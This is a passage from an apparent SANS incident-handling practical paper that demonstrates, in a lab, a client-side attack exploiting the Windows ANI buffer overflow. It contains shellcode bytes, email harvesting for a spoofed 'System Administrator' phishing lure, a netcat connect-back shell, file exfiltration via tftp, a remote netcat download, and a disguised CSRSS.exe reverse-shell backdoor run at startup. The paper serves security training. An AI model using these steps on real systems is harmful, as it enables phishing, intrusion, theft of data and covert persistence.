0250  8b 34 8b 03 f5 33 ff 33  c0 fc ac 84 c0 74 07 c1   .4...3.3 .....t..
0260  cf 0d 03 f8 eb f4 3b 7c  24 28 75 e1 8b 5a 24 03   ......;| $(u..Z$.
0270  dd 66 8b 0c 4b 8b 5a 1c  03 dd 8b 04 8b 03 c5 89   .f..K.Z. ........
0280  44 24 1c 61 c3 eb 35 ad  50 52 e8 a8 ff ff ff 89   D$.a..5. PR......
0290  07 83 c4 08 83 c7 04 3b  f1 75 ec c3 8e 4e 0e ec   .......; .u...N..
02a0  72 fe b3 16 7e d8 e2 73  ad d9 05 ce d9 09 f5 ad   r...~..s ........
02b0  ec f9 aa 60 cb ed fc 3b  e7 79 c6 79 83 ec 60 8b   ...`...; .y.y..`.
02c0  ec eb 02 eb 05 e8 f9 ff  ff ff 5e e8 45 ff ff ff   ........ ..^.E...
02d0  8b d0 83 ee 2e 8d 7d 04  8b ce 83 c1 10 e8 a5 ff   ......}. ........
02e0  ff ff 83 c1 10 33 c0 66  b8 33 32 50 68 77 73 32   .....3.f .32Phws2
```

Screen Shot 3: Exploitation of the

Highlighted packet in the above screen shot refers to the exploit getting transferred to the victim machine. First the initial TCP connection is established between the Web Server and the Victim’s Machine. Then the request is send from the victim’s browser to the Web Server, which respond with the Poc.html file As the style sheet on the web page refers to the PoC.ini, the file is also sent to the Victim’s browser and the vulnerability gets exploited while handling the malformed ANI file header by the USER32.dll’s routine. As a result the shell is loaded in the memory and bind to the port 45322 and initiate a TCP connection to predefined IP and port number and a command interpreter’s output and input are directed to and from allocated TCP connection

© SANS Institute 2000 - 2005 Author retains full rights.

3.0 Stages of the Attack

Network Diagram

I have created a test lab to demonstrate the five stages of the Attack process. There are three networks involved in the Attack scenario:




Figure 3: Network Diagram of the Lab Setup

Details about the network configuration and Tools used are given in Appendix 2 and Appendix 3 respectively.

In our attack scenario, an attacker has hosted a web site in an already compromised Web Server. This web site will contain the web page with malformed ANI file which exploits the Windows ANI File Parsing Buffer Overflow vulnerability. An attacker will play social engineering tricks with the victims for example: sending a URL of the web page in a fake mail. As soon as the victim visits the URL in the fake mail, he will be under attack. An attacker when gets successful in exploiting the victim's machine, gets the same user rights as the victim for e.g. If a user is currently working with the administrator privilege the attacker will gain the administrator privilege over the victim's machine.


3.1 Reconnaissance

Reconnaissance is the preliminary phase of an attack where an attacker collects as much information as possible about a target before launching an attack. An attacker can use the Internet to obtain information published publicly such as

© SANS Institute 2000 - 2005 Author retains full rights.

employee contact information, group mail, information about the business partners, technologies in use and other critical business knowledge.

The attacker wants to attack some organizations for benefits like getting the employee database, getting the passwords of their internet banking accounts, to get more email ids, getting the source code of some popular software of the organization etc. To accomplish this objective he has to enter into the internal network of the organization or to attack the systems of the employee who works from the home. To break into the internal network of the organization he will use the exploit for Windows ANI File Parsing Buffer Overflow vulnerability. As this exploit works at the client side and gives connect back shell to the attacker which gives an entry into the organization's internal network. But due to the nature of the vulnerability he is trying to exploit, he need to attract some of the employees of the organization to visit the website which contain a reference to the malformed vulnerable ANI file and he can do this by sending a link in the social engineered mail. For this he requires email ids of members of the organization. An attacker can get much of this information by digging into the company's website or by searching the Internet. Two of the very good tools generally used by the attackers are Google search engine and Sam Spade. An attacker can use Sam spade's web site crawling feature to get the list of email published publicly in their web site. Attackers provides the web address of the organization as an input to the Sam Spade tool and select the Email addresses option available in "Search website for".



Crawl website

Crawl all URLs below: http://

Extra seed URLs:

☑ Fetch only .html, .htm, .shtml, .asp and .txt files

☐ Mirror website to directory

☐ Include Headers

☐ Include inline images

☑ Search website for:

☑ Email addresses ☐ Hidden form values

☐ Images on other servers ☐ Images on this server

☐ Links to other servers ☐ Links on this server

☐ Regular expressions:

Screen Shot 4: SAM Spade

Sam Spade crawls to each web page of the Web site and collects any email addresses listed on the page. Email addresses found as a result is displayed


© SANS Institute 2000 - 2005 Author retains full rights.

after the link in which they are located. And by using the same tool, he can get other vital information such as web site registrant information, IP block whois, Dig for Zone Transfer, etc.. Google is the another tool used by the attacker to search the email address in the website by supplying the following string in the search text box: "email" site:www.abc.com. As all the major newsgroups are archived at www.google.com/groups, so an attacker was able to gather more email ids from here, as many organization's employees postings are found here.

An attacker also uses web based reconnaissance tools available at http://centralops.net/co/ to dig more information about the target organization. Output of the Reconnaissance Phase of Attacks are email id of employees (some of them are higher officials, administrators etc.) and group mail id to target large no. of employees at a time. Also Domain Server and IP address of some servers with the target organization's domain.

3.2 Scanning

Scanning refers to the pre-attack phase. Attacker scans the network with specific information gathered during reconnaissance. Tools such as network/host scanners, war dialers, etc are often used by the attacker to locate systems and attempt to discover vulnerabilities. An attacker can gather critical network information such as mapping of systems, routers and firewalls by using simple tools such as traceroute. The most commonly used tools are vulnerability scanners that can search for several known vulnerabilities on a target network. These can detect over thousands of vulnerabilities. This gives advantage of time because the attacker has to find just a single means of entry while a systems professional has to secure several vulnerabilities by applying patches. Attacker's favorite tools for scanning phase are nessus and nmap, which provides lots of stealthy options.
As the exploit is for the vulnerability that exists in the windows platform, an attacker makes sure that target organization uses Windows operating system by using Remote OS Detection Techniques on the IP addresses which we gathered during the reconnaissance phase. Remote OS identification can be done by two ways i.e. Active Stack Fingerprinting (by using nmap) and Passive Fingerprinting (by using p0f). Active fingerprinting is based on the fact that different OS vendors implement the TCP stack differently. An attacker sends the specially crafted



```
Starting nmap V. 3.00 ( www.insecure.org/nmap )
Insufficient responses for TCP sequencing (3), OS detection may be less accurate
Interesting ports on sec2 (192.168.51.166):
(The 77 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
25/tcp     open        smtp
80/tcp     open        http
Remote operating system guess: Windows Millennium Edition (Me), Win 2000, or WinXP
Nmap run completed -- 1 IP address (1 host up) scanned in 22 seconds
```


Screen Shot 5: NMAP Result for Remote Operating System Identification

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

packets using NMAP to the identified IP Address and gets the information about the remote OS.

An attacker can also use the passive fingerprinting tool i.e. p0f works in the mode of sniffer as it captures packets from the target host and study it to reveal the OS.



```
E:\p0f-2.0.4>p0f -f p0f.fp
p0f - passive os fingerprinting utility, version 2.0.4
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
WIN32 port (C) M. Davis <mike@datanerds.net>, K. Kuehl <kkuehl@cisco.com>
p0f: listening (SYN) on '\Device\NPF_{5A7538A9-5A43-4FD5-931C-8668915066D2}', 22
3 sigs (12 generic), rule: 'all'.
192.168.51.166:1453 - Windows 2000 SP4, XP SP1
  -> 196.1.109.55:8080 (distance 0, link: ethernet/modem)
192.168.51.166:1454 - Windows 2000 SP4, XP SP1
  -> 196.1.109.55:8080 (distance 0, link: ethernet/modem)
```

Screen Shot 6: Output of p0f


Active fingerprinting has the advantage of accuracy, but can be easily detected by the IDS In case of Passive fingerprinting, it is less accurate when compared with the Active fingerprinting, but not detected by the IDS.
Output of the Scanning Phase: Here he was able to identify that target organization uses window operating system.

3.3 Exploiting the System

This is a real attack phase where the attacker exploits the vulnerabilities found in the target systems.
So after completing the Reconnaissance phase attacker now has email ids of employees of the target organization and also he knows that the windows operating system is been used in the organization.
Attacker compiles the WC-ms05002-ani-expl-cb.c (Exploit) by using the Microsoft’s VC++ compiler and gets an executable form of the exploit. He gives the poc as a file name, 192.168.52.166 as his IP Address and port no 5555 where he will be running a netcat listener. The exploits generates the two files after the execution process is over, i.e. poc.ani and poc.html

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.



```
F:\>WC-ms05002-ani-expl-cb.exe poc 192.168.52.166 5555
(MS05-002) Microsoft Internet Explorer .ANI Files Handling Exploit
        Copyright (c) 2004-2005 :: WhiskyCoders ::

Tested on all affected systems:
   [+] Windows Server 2003
   [+] Windows XP SP1, SP0
   [+] Windows 2000 All SP

This is provided as proof-of-concept code only for educational purposes and test
ing by authorized individuals with permission to do so.

[*] Creating poc.ani file ... Ok
[*] Creating poc.html file ... Ok

F:\>_
```

Screen Shot 7: Generation of poc.ani and poc.html

The poc.ani is the malformed ani file which when handled at the client end will perform the buffer overflow and provide a connect back shell to the predefined IP address, i.e. 192.168.52.166 at port number 5555. Attacker will load these two files into one of the already compromised web server, IP address of the web server is 192.168.52.177.





Figure 4: Attack Process

He performs the attack in various steps.
Step 1: Attacker starts the netcat to listen on port 5555 in his machine by typing the following Command: nc –L –p 5555

© SANS Institute 2000 - 2005 Author retains full rights.

Step 2: Attacker then sends a social engineered mail to the victim to pursue him to click the url sent in the email. To do this attacker already registered himself with free web based mail services which also provide the facility of connection to their POP3 and SMTP server so that user can view their mail in their Mail Clients such as outlook express. Attacker spoofs his identity as a system administrator of the target organization by using the Microsoft's Outlook Express, and sends a mail to the victim which tells the victim that a new critical vulnerability has been found in the Microsoft's Operating System, and if he is using the MS Operating system he need to apply the path to safeguard himself. The link for the above mentioned patch is listed below in the mail.



E-mail Accounts

Internet E-mail Settings (POP3)
Each of these settings are required to get your e-mail account working.

User Information

Your Name: System Administrator
E-mail Address: sysadmin@abc.com

Server Information

Incoming mail server (POP3): [redacted]
Outgoing mail server (SMTP): [redacted]

Logon Information

User Name: [redacted]
Password: *******
☑ Remember password

☐ Log on using Secure Password Authentication (SPA)

Test Settings


After filling out the information on this screen, we recommend you test your account by clicking the button below. (Requires network connection)

Screen Shot 8: Outlook Express options used for Email Spoofing

Step 3: Since the mail is from the System Administrator, victim views the mail and click the link which is a url of the web page i.e. poc.html in the Web Server owned by the attacker. When the victim clicks on the link, a html page is requested from the web server, and loaded in the browser of the victim. While loading the malformed poc.ani file (referenced in poc.html) into the memory the buffer overflow situation occurred because of the way the AnimationHeaderBlock size is handled.

Step 4: As a result the TCP connection is established between the victim's machine and attacker's machine (at port 5555) and a command interpreter's (shell of Victim's machine) output and input are directed to and from the allocated TCP connection.


© SANS Institute 2000 - 2005 Author retains full rights.



```
F:\GCIHMAterial\SANSTOOLS\netcat>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.52.166
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.52.13

F:\GCIHMAterial\SANSTOOLS\netcat>nc -l -p 5555
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection 6:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.51.165
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.51.13

C:\Documents and Settings\Administrator\Desktop>_
```

Screen Shot 9: IPConfig output before and after the success of attack

The attacker then browses the hard disk of the victim and found a cust.xls file, which he might be interested on, is available at d:\ of victim's machine. It can be a list of customers of the organization, which victim maintains. To download the cust.xls from the victim's machine, attacker starts the tftp server on his machine.



Base Directory: F:\dev\paper\tools\tftp


Server interfaces: 192.168.52.166

```
Connection received from 192.168.52.13 on port 54668
Write request for file <cust.xls>. Mode octet
<cust.xls>: rcvd 28 blks, 13824 bytes in 0 s. 0 blk resent
```

Current Action: Listening on port 69

Screen Shot 10: User interface of TFTP Server

The attacker enters the following tftp command on the shell of victim's machine to download the file.



```
D:\>tftp -i 192.168.52.166 PUT cust.xls
tftp -i 192.168.52.166 PUT cust.xls
Transfer successful: 13824 bytes in 1 second, 13824 bytes/s
```

Screen Shot 11: Downloading the File at Victim's machine


Attacker is now into the network of the target organization with the same privilege as the victim is having in his system. Now he can fulfill his objectives of the attack. He can download and upload any file, get access to the critical servers of the organization which victim is authorized for, can use the vulnerability scanning

© SANS Institute 2000 - 2005

Author retains full rights.

on the organization’s network and if some vulnerable system is found then he can use the relevant exploit to attack those systems, can also run the sniffer to capture network traffic, down the SAM file and extract the password of the local users by using LC4 tools, schedule the netcat to run at particular time, can use the etc

Attacker can also make use of the cmdget.exe to download the files directly from the website.



```
D:\>cmdget http://usuarios.lycos.es/jinxhack/netcat.zip c:\winnt\winsys.zip
```

winsys.zip - WinRAR (evaluation copy)

winsys.zip - ZIP archive, unpacked size 23,715 bytes


Name	Size	Packed	Type	Modified
..			Folder	
netcat.txt	23,715	8,907	Text Document	7/29/2002 1...

Screen Shot 12: Downloading netcat.zip by using cmdget.exe

3.4 Keeping Access

Attacker is right now having the access to the system but, will lose the access to the victim’s machine as soon as the victim shutdown the machine. Also if a victim apply patch on the vulnerabilities then it will be very difficult to regain the ownership on victim’s machine. So in this phase of attack, attacker will try to retain his 'ownership' of the system, by placing a backdoor on victim’s machine. This backdoor will be started in a stealthy mode every time whenever a system gets started. Then he will make use of rootkits to hide the process, registry entry, files and connections of the backdoors.

Here are various steps taken by attackers for keeping continuous access to the victim’s machine:
Step 1: He uploads a Netcat to the system root directory of the operating system and by changing the name to the CSRSS.exe (the Win32 subsystem process) to the victim’s machine by using tftp.



```
C:\WINNT>tftp -i 192.168.52.166 GET nc.exe CSRSS.exe
tftp -i 192.168.52.166 GET nc.exe CSRSS.exe
Transfer successful: 59392 bytes in 1 second, 59392 bytes/s
```

Screen Shot 13: Downloading Netcat by using tftp

© SANS Institute 2000 - 2005 Author retains full rights.

Step 2: Attacker creates a autoexe.bat, which need to be executed every time the systems get started by the victim.


Following are the script inside the autoexe.bat

```
Csrss.exe –d 192.168.52.166 5555 –e cmd.exe
```

